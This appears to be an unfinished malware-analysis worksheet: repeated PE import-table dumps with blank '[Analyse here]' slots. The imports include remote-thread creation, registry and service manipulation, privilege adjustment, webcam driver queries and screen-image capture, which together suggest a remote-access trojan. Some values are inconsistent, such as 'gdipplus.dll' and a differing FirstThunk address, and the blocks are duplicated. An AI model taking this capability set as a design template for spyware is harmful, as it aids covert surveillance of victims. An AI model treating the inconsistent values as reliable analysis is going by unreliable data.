17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
107	0009ef26		0000	EnumCalendarInfoA			
108	0009ef3a		0000	EnterCriticalSection			
109	0009ef50		0000	DosDateTimeToFileTime			
110	0009ef68		0000	DeleteFileA			
111	0009ef76		0000	DeleteCriticalSection			
112	0009ef8e		0000	CreateThread			
113	0009ef9c		0000	CreateRemoteThread			
114	0009efb0		0000	CreateProcessA			
115	0009efc0		0000	CreatePipe			
116	0009efcc		0000	CreateMutexA			
117	0009efda		0000	CreateFileMappingA			
118	0009efee		0000	CreateFileA			
119	0009effc		0000	CreateEventA			
120	0009f00a		0000	CreateDirectoryA			
121	0009f01c		0000	CopyFileA			
122	0009f028		0000	CompareStringA			
123	0009f038		0000	CloseHandle			
124	0009f046		0000	Beep			

[Analyse here]

2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdipplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f04c		0000	GetACP			
1	0009f054		0000	Sleep			
2	0009f05c		0000	VirtualFree			
3	0009f06a		0000	VirtualAlloc			
4	0009f078		0000	GetTickCount			
5	0009f086		0000	QueryPerformanceCounter			
6	0009f0a0		0000	GetCurrentThreadId			
7	0009f0b4		0000	InterlockedDecrement			
8	0009f0ca		0000	InterlockedIncrement			
9	0009f0e0		0000	VirtualQuery			
10	0009f0ee		0000	WideCharToMultiByte			
11	0009f104		0000	MultiByteToWideChar			
12	0009f11a		0000	lstrlenA			
13	0009f124		0000	lstrcpyA			
14	0009f130		0000	LoadLibraryExA			
15	0009f140		0000	GetThreadLocale			
16	0009f152		0000	GetStartupInfoA			
17	0009f164		0000	GetProcAddress			

2	00000000	00000000	00000000	0009e6a6	0009dcde	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint
18	0009f174		0000 GetModuleHandleA
19	0009f186		0000 GetModuleFileNameA
20	0009f19a		0000 GetLocaleInfoA
21	0009f1aa		0000 GetLastError
22	0009f1b8		0000 GetCommandLineA
23	0009f1ca		0000 FreeLibrary
24	0009f1d8		0000 FindFirstFileA
25	0009f1e8		0000 FindClose
26	0009f1f4		0000 ExitProcess
27	0009f202		0000 ExitThread
28	0009f20e		0000 CreateThread
29	0009f21c		0000 CompareStringA
30	0009f22c		0000 WriteFile
31	0009f238		0000 UnhandledExceptionFilter
32	0009f252		0000 SetFilePointer
33	0009f262		0000 SetEndOfFile
34	0009f270		0000 RtlUnwind
35	0009f27c		0000 ReadFile

2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
24	0009f1d8		0000	FindFirstFileA			
25	0009f1e8		0000	FindClose			
26	0009f1f4		0000	ExitProcess			
27	0009f202		0000	ExitThread			
28	0009f20e		0000	CreateThread			
29	0009f21c		0000	CompareStringA			
30	0009f22c		0000	WriteFile			
31	0009f238		0000	UnhandledExceptionFilter			
32	0009f252		0000	SetFilePointer			
33	0009f262		0000	SetEndOfFile			
34	0009f270		0000	RtlUnwind			
35	0009f27c		0000	ReadFile			
36	0009f286		0000	RaiseException			
37	0009f296		0000	GetStdHandle			
38	0009f2a4		0000	GetFileSize			
39	0009f2b2		0000	GetFileType			
40	0009f2c0		0000	CreateFileA			
41	0009f2ce		0000	CloseHandle			

[Analyse here]

3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f2dc		0000	TlsSetValue			
1	0009f2ea		0000	TlsGetValue			
2	0009f2f8		0000	LocalAlloc			
3	0009f304		0000	GetModuleHandleA			

[Analyse]

4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f316		0000	RegSetValueExA			
1	0009f326		0000	RegQueryValueExA			
2	0009f338		0000	RegQueryInfoKeyA			
3	0009f34a		0000	RegOpenKeyExA			
4	0009f35a		0000	RegOpenKeyA			
5	0009f368		0000	RegFlushKey			
6	0009f376		0000	RegEnumValueA			
7	0009f386		0000	RegEnumKeyExA			
8	0009f396		0000	RegDeleteValueA			
9	0009f3a8		0000	RegDeleteKeyA			
10	0009f3b8		0000	RegCreateKeyExA			
11	0009f3ca		0000	RegCreateKeyA			
12	0009f3da		0000	RegCloseKey			
13	0009f3e8		0000	OpenThreadToken			
14	0009f3fa		0000	OpenProcessToken			
15	0009f40c		0000	LookupPrivilegeValueA			
16	0009f424		0000	LookupPrivilegeNameA			
17	0009f43a		0000	LookupPrivilegeDisplayNameA			

4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
9	0009f3a8		0000	RegDeleteKeyA			
10	0009f3b8		0000	RegCreateKeyExA			
11	0009f3ca		0000	RegCreateKeyA			
12	0009f3da		0000	RegCloseKey			
13	0009f3e8		0000	OpenThreadToken			
14	0009f3fa		0000	OpenProcessToken			
15	0009f40c		0000	LookupPrivilegeValueA			
16	0009f424		0000	LookupPrivilegeNameA			
17	0009f43a		0000	LookupPrivilegeDisplayNameA			
18	0009f458		0000	LookupAccountSidA			
19	0009f46c		0000	IsValidSid			
20	0009f478		0000	GetUserNameA			
21	0009f486		0000	GetTokenInformation			
22	0009f49c		0000	GetSidSubAuthorityCount			
23	0009f4b6		0000	GetSidSubAuthority			
24	0009f4ca		0000	GetSidIdentifierAuthority			
25	0009f4e6		0000	GetCurrentHwProfileA			
26	0009f4fc		0000	AdjustTokenPrivileges			

[Analyse]

5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f514		0000	RegQueryValueExA			
1	0009f526		0000	RegOpenKeyExA			
2	0009f536		0000	RegCloseKey			

[Analyse here]

6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f544		0000	StartServiceA			
1	0009f554		0000	QueryServiceStatus			
2	0009f568		0000	OpenServiceA			
3	0009f576		0000	OpenSCManagerA			
4	0009f586		0000	EnumServicesStatusA			
5	0009f59c		0000	DeleteService			
6	0009f5ac		0000	CreateServiceA			
7	0009f5bc		0000	ControlService			
8	0009f5cc		0000	CloseServiceHandle			

[Analyse here]

7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
0	0009f5e0		0000	capGetDriverDescriptionA			

[Analyse]

8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint	
0	0009f5fa		0000	_TrackMouseEvent
1	0009f60c		0000	ImageList_SetIconSize

8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint	
2	0009f624		0000	ImageList_GetIconSize
3	0009f63c		0000	ImageList_Write
4	0009f64e		0000	ImageList_Read
5	0009f65e		0000	ImageList_DragShowNolock
6	0009f678		0000	ImageList_DragMove
7	0009f68c		0000	ImageList_DragLeave
8	0009f6a2		0000	ImageList_DragEnter
9	0009f6b8		0000	ImageList_EndDrag
10	0009f6cc		0000	ImageList_BeginDrag
11	0009f6e2		0000	ImageList_Remove
12	0009f6f4		0000	ImageList_DrawEx
13	0009f706		0000	ImageList_Draw
14	0009f716		0000	ImageList_GetBkColor
15	0009f72c		0000	ImageList_SetBkColor
16	0009f742		0000	ImageList_Add
17	0009f752		0000	ImageList_GetImageCount
18	0009f76c		0000	ImageList_Destroy
19	0009f780		0000	ImageList_Create

[Analyse]

	ginalFirstThu	neDateStan	urwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint	
0	0009f792		0000	UnrealizeObject
1	0009f7a4		0000	StretchBlt
2	0009f7b0		0000	SetWindowOrgEx
3	0009f7c0		0000	SetWinMetaFileBits
4	0009f7d4		0000	SetViewportOrgEx
5	0009f7e6		0000	SetTextColor
6	0009f7f4		0000	SetStretchBltMode
7	0009f808		0000	SetROP2
8	0009f812		0000	SetPixel
9	0009f81c		0000	SetEnhMetaFileBits
10	0009f830		0000	SetDIBColorTable
11	0009f842		0000	SetBrushOrgEx
12	0009f852		0000	SetBkMode
13	0009f85e		0000	SetBkColor
14	0009f86a		0000	SelectPalette
15	0009f87a		0000	SelectObject
16	0009f888		0000	SaveDC
17	0009f890		0000	RestoreDC

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
18	0009f89c		0000	RectVisible			
19	0009f8aa		0000	RealizePalette			
20	0009f8ba		0000	PlayEnhMetaFile			
21	0009f8cc		0000	PatBlt			
22	0009f8d4		0000	MoveToEx			
23	0009f8de		0000	MaskBlt			
24	0009f8e8		0000	LineTo			
25	0009f8f0		0000	IntersectClipRect			
26	0009f904		0000	GetWindowOrgEx			
27	0009f914		0000	GetWinMetaFileBits			
28	0009f928		0000	GetTextMetricsA			
29	0009f93a		0000	GetTextExtentPoint32A			
30	0009f952		0000	GetSystemPaletteEntries			
31	0009f96c		0000	GetStockObject			
32	0009f97c		0000	GetRgnBox			
33	0009f988		0000	GetPixel			
34	0009f992		0000	GetPaletteEntries			
35	0009f9a6		0000	GetObjectA			

9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll
	Thunk	Ordinal	Hint				
36	0009f9b2		0000	GetEnhMetaFilePaletteEntries			
37	0009f9d0		0000	GetEnhMetaFileHeader			
38	0009f9e6		0000	GetEnhMetaFileBits			
39	0009f9fa		0000	GetDeviceCaps			
40	0009fa0a		0000	GetDIBits			
41	0009fa16		0000	GetDIBColorTable			
42	0009fa28		0000	GetDCOrgEx			
43	0009fa34		0000	GetCurrentPositionEx			
44	0009fa4a		0000	GetClipBox			
45	0009fa56		0000	GetBrushOrgEx			
46	0009fa66		0000	GetBitmapBits			
47	0009fa76		0000	GdiFlush			
48	0009fa80		0000	ExtTextOutA			
49	0009fa8e		0000	ExcludeClipRect			
50	0009faa0		0000	DeleteObject			
51	0009faae		0000	DeleteEnhMetaFile			
52	0009fac2		0000	DeleteDC			
53	0009facc		0000	CreateSolidBrush			

	ginalFirstTh	neDateStan	urwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint
49	0009fa8e		0000 ExcludeClipRect
50	0009faa0		0000 DeleteObject
51	0009faae		0000 DeleteEnhMetaFile
52	0009fac2		0000 DeleteDC
53	0009facc		0000 CreateSolidBrush
54	0009fade		0000 CreatePenIndirect
55	0009faf2		0000 CreatePalette
56	0009fb02		0000 CreateHalftonePalette
57	0009fb1a		0000 CreateFontIndirectA
58	0009fb30		0000 CreateDIBitmap
59	0009fb40		0000 CreateDIBSection
60	0009fb52		0000 CreateDCA
61	0009fb5e		0000 CreateCompatibleDC
62	0009fb72		0000 CreateCompatibleBitmap
63	0009fb8a		0000 CreateBrushIndirect
64	0009fba0		0000 CreateBitmap
65	0009fbae		0000 CopyEnhMetaFileA
66	0009fbc0		0000 BitBlt

	ginalFirstTh	neDateStan	rwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
11	00000000	00000000	00000000	0009e717	0009e620	82551140	msacm32.dll
12	00000000	00000000	00000000	0009e723	0009e5b0	ba0b073f	netapi32.dll
13	00000000	00000000	00000000	0009e730	0009e648	226858c9	netapi32.dll
14	00000000	00000000	00000000	0009e73d	0009e668	70c89c93	ntdll
15	00000000	00000000	00000000	0009e743	0009e640	276ec165	ntdll.dll
16	00000000	00000000	00000000	0009e74d	0009e4b8	368bdd1b	ole32.dll
17	00000000	00000000	00000000	0009e757	0009e484	59647852	ole32.dll

	Thunk	Ordinal	Hint	
0	0009fbc8		0000	GdipGetImageEncoders
1	0009fbde		0000	GdipGetImageEncodersSize
2	0009fbf8		0000	GdipDrawImageRectI
3	0009fc0c		0000	GdipSetInterpolationMode
4	0009fc26		0000	GdipDeleteGraphics
5	0009fc3a		0000	GdipCreateBitmapFromHBITMAP
6	0009fc58		0000	GdipCreateBitmapFromScan0
7	0009fc74		0000	GdipGetImagePixelFormat
8	0009fc8e		0000	GdipGetImageGraphicsContext
9	0009fcac		0000	GdipSaveImageToStream
10	0009fcc4		0000	GdipDisposeImage
11	0009fcd6		0000	GdiplusShutdown
12	0009fce8		0000	GdiplusStartup
13	0009fcf8		0000	GdipFree
14	0009fd02		0000	GdipAlloc

	ginalFirstTh	neDateStan	orwarderCha	Name	FirstThunk	Hash	
0	00000000	00000000	00000000	0009e68c	0009e47c	3313c724	KERNEL32.DLL
1	00000000	00000000	00000000	0009e699	0009e1ac	4d020839	KERNEL32.DLL
2	00000000	00000000	00000000	0009e6a6	0009dcdc	d8492784	KERNEL32.DLL
3	00000000	00000000	00000000	0009e6b3	0009dd88	24fb9e5b	KERNEL32.DLL
4	00000000	00000000	00000000	0009e6c0	0009e3a4	7c706234	advapi32.dll
5	00000000	00000000	00000000	0009e6cd	0009dcb4	df3d9c13	advapi32.dll
6	00000000	00000000	00000000	0009e6da	0009e5f8	b31b7bcd	advapi32.dll
7	00000000	00000000	00000000	0009e6e7	0009e684	98d5cb84	AVICAP32.DLL
8	00000000	00000000	00000000	0009e6f4	0009e508	3759af20	comctl32.dll
9	00000000	00000000	00000000	0009e701	0009e08c	401f5f20	gdi32.dll
10	00000000	00000000	00000000	0009e70b	0009e5b8	d48123bb	gdiplus.dll
